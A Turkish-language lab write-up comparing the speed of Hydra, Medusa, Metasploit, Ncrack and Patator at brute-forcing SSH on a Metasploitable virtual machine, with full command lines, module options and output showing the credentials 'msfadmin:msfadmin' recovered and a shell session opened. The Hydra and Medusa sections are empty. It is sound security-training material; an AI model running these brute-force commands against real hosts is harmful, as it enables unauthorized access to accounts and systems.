

Hydra, Medusa, Ncrack, Metasploit ve Patator Araçları ile Brute-Force Atak

Metasploitable sanalının açık olan ssh portu üzeriden çeşitli araçlar kullanılarak brute force atak gerçekleştirildi ve parolayı bulma süreleri karşılaştırıldı.

Hydra ile brute force:



Medusa ile brute force:



Metasploit ile brute force:

time: 11m0.0s – 13m20.14s

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one p
air per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

```
msf auxiliary(ssh_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf auxiliary(ssh_login) > set USER_FILE usernames.txt
USER_FILE => usernames.txt
msf auxiliary(ssh_login) > set RHOST 10.0.2.4
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
RHOST => 10.0.2.4
msf auxiliary(ssh_login) > set THREADS 4
THREADS => 4
```

```
msf auxiliary(ssh_login) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf auxiliary(ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE         passwords.txt    no        File containing passwords, one per line
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            10.0.2.4         yes       The target address range or CIDR identifier
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           4                yes       The number of concurrent threads
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair
per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE         usernames.txt    no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
```

```
[+] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20
(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),
112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr
 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.5:42823 -> 10.0.2.4:22) at 2017-08-24 19:53:37 -040
0
```

Ncrack ile brute force:

```
root@kali:~# time ncrack -p 22 -U usernames.txt -P passwords.txt 10.0.2.4 -T4 -f

Starting Ncrack 0.5 ( http://ncrack.org ) at 2017-08-24 20:08 EDT

Discovered credentials for ssh on 10.0.2.4 22/tcp:
10.0.2.4 22/tcp ssh: 'msfadmin' 'msfadmin'

Ncrack done: 1 service scanned in 225.03 seconds.

Ncrack finished.

real    3m45.038s
user    0m0.952s
sys     0m1.176s
```

Patator ile brute force:

time: 0m52.0s

```
root@kali:~# time patator ssh_login host=10.0.2.4 user=FILE0 0=usernames.txt
password=FILE1 1=passwords.txt -x ignore:mesg='Authentication failed.' -t 4
07:54:27 patator    INFO - Starting Patator v0.6 (http://code.google.com/p/pa
tator/) at 2017-08-25 07:54 EDT
07:54:27 patator    INFO -

07:54:27 patator    INFO - code  size   time | candidate
     |   num | mesg
07:54:27 patator    INFO - ----------------------------------------------------
---------------------------
07:55:19 patator    INFO - 0     37    0.010 | msfadmin:msfadmin
     |    60 | SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Her bir aracın ssh brute force ile parolayı bulma sürelerini tablo da görelim.

Kullanılan Araç	Geçen yaklaşık süre
Hydra	real 1m30.987s user 0m31.428s sys 0m32.108s
Medusa	real 1m10.193s user 0m0.380s sys 0m0.088s
Metasploit	real 11m0.0s – 13m20.14s
Ncrack	real 3m45.038s user 0m0.952s sys 0m1.176s
Patator	real 0m52.0s

Tablodan incelendiğinde en kısa sürede ssh login gerçekleştiren araç patator ve en uzun sürede login yapabilen araç ise metasploit olarak görülmektedir.